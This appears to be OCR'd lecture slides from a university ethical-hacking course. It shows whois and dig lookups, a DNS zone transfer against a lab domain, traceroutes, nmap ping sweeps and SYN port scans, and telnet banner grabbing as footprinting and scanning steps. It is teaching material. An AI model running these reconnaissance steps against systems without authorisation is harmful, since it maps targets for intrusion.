% Use of CIRA's WHOIS service is governed by the Terms of Use in its Legal
% Notice, available at http://www.cira.ca/legal-notice/?lang=en
%
% (c) 2010 Canadian Internet Registration Authority, (http://www.cira.ca/)
eric@vanilla:~/seng460$


eric@vanilla.infosec.uvic.ca: /Users/eric/seng460 — bash — 80×50
eric@vanilla:~/seng460$ whois 142.104.0.0
#
Query terms are ambiguous. The query is assumed to be:
"n 142.104.0.0"
#
Use "?" to get help.
#
#
The following results may also be obtained via:
http://whois.arin.net/rest/nets;q=142.104.0.0?showDetails=true&showARIN=false
#
NetRange: 142.104.0.0 - 142.104.255.255
CIDR: 142.104.0.0/16
OriginAS:
NetName: UVIC
NetHandle: NET-142-104-0-0-1
Parent: NET-142-0-0-0-0
NetType: Direct Assignment
NameServer: DNS2.UVIC.CA
NameServer: NS3.UVIC.CA
NameServer: DNS1.UVIC.CA
RegDate: 1992-01-29
Updated: 2008-07-02
Ref: http://whois.arin.net/rest/net/NET-142-104-0-0-1
OrgName: University of Victoria
OrgId: UNIVER-183-Z
Address: Network Services, P.O. Box 3045
City: Victoria
StateProv: BC
PostalCode: V8W-3P4
Country: CA
RegDate: 2008-06-30
Updated: 2009-10-30
Ref: http://whois.arin.net/rest/org/UNIVER-183-Z
OrgTechHandle: NETAD28-ARIN
OrgTechName: NetAdmin
OrgTechPhone: +1-250-721-8778
OrgTechEmail: netadmin@uvic.ca
OrgTechRef: http://whois.arin.net/rest/poc/NETAD28-ARIN
OrgAbuseHandle: ABUSE427-ARIN
OrgAbuseName: Abuse
OrgAbusePhone: +1-250-721-7687
OrgAbuseEmail: abuse@uvic.ca
OrgAbuseRef: http://whois.arin.net/rest/poc/ABUSE427-ARIN


eric@vanilla.infosec.uvic.ca: /Users/eric/seng460 — bash — 114×8
eric@vanilla:~/seng460$ whois -h whois.cymru.com " -v -c -a -r 142.104.123.123" | cat
AS | IP | BGP Prefix | CC | Registry | Allocated | AS Name
16462 | 142.104.123.123 | 142.104.0.0/16 | CA | arin | 1992-01-29 | UVIC-AS - University of Victoria
eric@vanilla:~/seng460$



eric@vanilla.infosec.uvic.ca: /Users/eric/seng460 — bash — 76×23
eric@vanilla:~/seng460$ dig ns hackthis.foo @142.104.0.164
; <<>> DiG 9.6.0-APPLE-P2 <<>> ns hackthis.foo @142.104.0.164
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44411
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;hackthis.foo. IN NS
;; ANSWER SECTION:
hackthis.foo. 3600 IN NS skinner.
;; Query time: 6 msec
;; SERVER: 142.104.0.164#53(142.104.0.164)
;; WHEN: Tue Nov 16 11:02:36 2010
;; MSG SIZE rcvd: 51
eric@vanilla:~/seng460$


eric@vanilla.infosec.uvic.ca: /Users/eric/seng460 — bash — 73×34
eric@vanilla:~/seng460$ dig mx uvic.ca
; <<>> DiG 9.6.0-APPLE-P2 <<>> mx uvic.ca
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56561
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 3, ADDITIONAL: 5
;; QUESTION SECTION:
;uvic.ca. IN MX
;; ANSWER SECTION:
uvic.ca. 3600 IN MX 0 smtpz.uvic.ca.
uvic.ca. 3600 IN MX 0 smtpx.uvic.ca.
;; AUTHORITY SECTION:
uvic.ca. 43200 IN NS ns3.uvic.ca.
uvic.ca. 43200 IN NS dns2.uvic.ca.
uvic.ca. 43200 IN NS dns1.uvic.ca.
;; ADDITIONAL SECTION:
smtpx.uvic.ca. 300 IN A 142.104.5.91
smtpz.uvic.ca. 43200 IN A 142.104.192.135
ns3.uvic.ca. 43200 IN A 216.171.224.23
dns1.uvic.ca. 43200 IN A 142.104.6.1
dns2.uvic.ca. 43200 IN A 142.104.80.2
;; Query time: 4 msec
;; SERVER: 142.104.6.1#53(142.104.6.1)
;; WHEN: Tue Nov 16 11:03:26 2010
;; MSG SIZE rcvd: 205
eric@vanilla:~/seng460$



eric@vanilla.infosec.uvic.ca: /Users/eric/seng460 — bash — 92×21


```
eric@vanilla:~/seng460$ dig axfr hackthis.foo @142.104.0.164

; <<>> DiG 9.6.0-APPLE-P2 <<>> axfr hackthis.foo @142.104.0.164
;; global options: +cmd
hackthis.foo.           3600    IN      SOA     skinner. hostmaster. 9 900 600 86400 3600
hackthis.foo.           3600    IN      NS      skinner.
chalmers.hackthis.foo.  3600    IN      A       142.104.0.162
flanders.hackthis.foo.  3600    IN      A       142.104.0.169
moe.hackthis.foo.       3600    IN      A       142.104.0.165
skinner.hackthis.foo.   3600    IN      A       142.104.0.164
hackthis.foo.           3600    IN      SOA     skinner. hostmaster. 9 900 600 86400 3600
;; Query time: 1 msec
;; SERVER: 142.104.0.164#53(142.104.0.164)
;; WHEN: Tue Nov 16 11:03:53 2010
;; XFR size: 7 records (messages 7, bytes 431)

eric@vanilla:~/seng460$
```

Passive DNS fingerprinting




Passive DNS fingerprinting C-Network




eric@fox: ~ — ssh — 84×29
eric@fox:~$ traceroute www.uvic.ca
traceroute to www.uvic.ca (142.104.193.247), 30 hops max, 60 byte packets
 1 router (10.11.1.1) 12.054 ms 12.365 ms 12.698 ms
 2 96.50.32.1 (96.50.32.1) 23.774 ms 29.981 ms 30.266 ms
 3 rd1cv-ge4-0-2.gv.shawcable.net (64.59.166.178) 31.091 ms 31.392 ms 31.654 ms
 4 rd2cv-pos1-0.gv.shawcable.net (66.163.72.6) 31.916 ms 32.177 ms 32.437 ms
 5 ra1cv-ge4-1.gv.shawcable.net (66.163.72.14) 32.697 ms 32.953 ms 33.208 ms
 6 rx0cv-bcnet.gv.bigpipeinc.com (64.251.72.42) 33.478 ms 21.652 ms 22.097 ms
 7 erc1corb115.bb.uvic.ca (207.23.241.222) 23.660 ms 12.785 ms 16.085 ms
 8 emc1cled050.bb.uvic.ca (142.104.250.36) 16.360 ms 16.628 ms 16.869 ms
 9 csc1cled050.bb.uvic.ca (142.104.252.245) 30.078 ms 29.529 ms 28.941 ms
10 dmc2cled050.bb.uvic.ca (142.104.252.18) 20.066 ms 20.383 ms 24.972 ms
11 dmc2cled050.bb.uvic.ca (142.104.252.18) 24.605 ms !X * *
eric@fox:~$ sudo tcptraceroute www.uvic.ca
traceroute to www.uvic.ca (142.104.193.247), 30 hops max, 60 byte packets
 1 router (10.11.1.1) 18.284 ms 17.891 ms 17.514 ms
 2 96.50.32.1 (96.50.32.1) 33.541 ms 32.135 ms 31.836 ms
 3 rd1cv-ge3-1-3.gv.shawcable.net (64.59.166.178) 33.753 ms 33.168 ms 32.863 ms
 4 rd2cv-ge1-0-0.gv.shawcable.net (66.163.72.6) 32.570 ms 32.266 ms 29.268 ms
 5 * * *
 6 * * *
 7 * * *
 8 * * *
 9 * * csc1cled050.bb.uvic.ca (142.104.252.245) 12.245 ms
10 dmc2cled050.bb.uvic.ca (142.104.252.18) 30.892 ms 30.332 ms 28.952 ms
11 wwwlbserver.uvic.ca (142.104.193.247) 27.694 ms 26.275 ms 25.922 ms
eric@fox:~$

Today's Agenda

1. What is Ethical Hacking?
2. Footprinting
3. Scanning
4. Enumeration
5. Exploitation
6. Post-Exploitation
7. Back to Ethics




Scanning

- Find live hosts
- Open (and closed) network ports
- Operating systems and patch levels
- Services and applications running on target systems
- Firewall rules, access control lists
- Vulnerabilities in targets

Scanning

- Ping sweeps
- Port scanning
- Banner grabbing
- OS detection
- Network Vulnerability Scanning
- Web Application Vulnerability Scanning
- Sniffing

```
eric@vanilla:~$ nmap -sP 142.104.0.160/28

Starting Nmap 5.21 ( http://nmap.org ) at 2010-11-16 11:41 PST
Nmap scan report for chalmers.infosec.uvic.ca (142.104.0.162)
Host is up (0.00044s latency).
Nmap scan report for 142.104.0.164
Host is up (0.00079s latency).
Nmap scan report for moe.infosec.uvic.ca (142.104.0.165)
Host is up (0.00030s latency).
Nmap scan report for flanders.infosec.uvic.ca (142.104.0.169)
Host is up (0.00044s latency).
Nmap scan report for bart.infosec.uvic.ca (142.104.0.171)
Host is up (0.00066s latency).
Nmap scan report for dmc2cled050.bb.uvic.ca (142.104.0.174)
Host is up (0.00055s latency).
Nmap done: 16 IP addresses (6 hosts up) scanned in 3.93 seconds
eric@vanilla:~$
```

```
eric@vanilla:~$ sudo nmap -sS -P0 142.104.0.164
Password:

Starting Nmap 5.21 ( http://nmap.org ) at 2010-11-16 11:42 PST
Nmap scan report for 142.104.0.164
Host is up (0.00061s latency).
Not shown: 976 closed ports
PORT     STATE SERVICE
25/tcp   open  smtp
42/tcp   open  nameserver
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
110/tcp  open  pop3
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1028/tcp open  unknown
1041/tcp open  unknown
1042/tcp open  unknown
1045/tcp open  unknown
1049/tcp open  unknown
1050/tcp open  java-or-OTGfileshare
1059/tcp open  nimreg
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
eric@vanilla:~$
```


```
eric@vanilla:~$ telnet imap.uvic.ca 143
Trying 142.104.148.212...
Connected to imap.uvic.ca.
Escape character is '^]'.
* OK [CAPABILITY IMAP4REV1 I18NLEVEL=1 LITERAL+ SASL-IR LOGIN-
REFERRALS STARTTLS] imap.uvic.ca IMAP4rev1 2007e.404 at Tue, 16 Nov
2010 11:44:24 -0800 (PST)
^]
telnet> quit
Connection closed.
eric@vanilla:~$
```


```
eric@vanilla:~$ telnet pop.uvic.ca 110
Trying 142.104.148.212...
Connected to imap.uvic.ca.
Escape character is '^]'.
+OK POP3 imap.uvic.ca 2007e.104 server ready
^]
telnet> quit
Connection closed.
eric@vanilla:~$
```

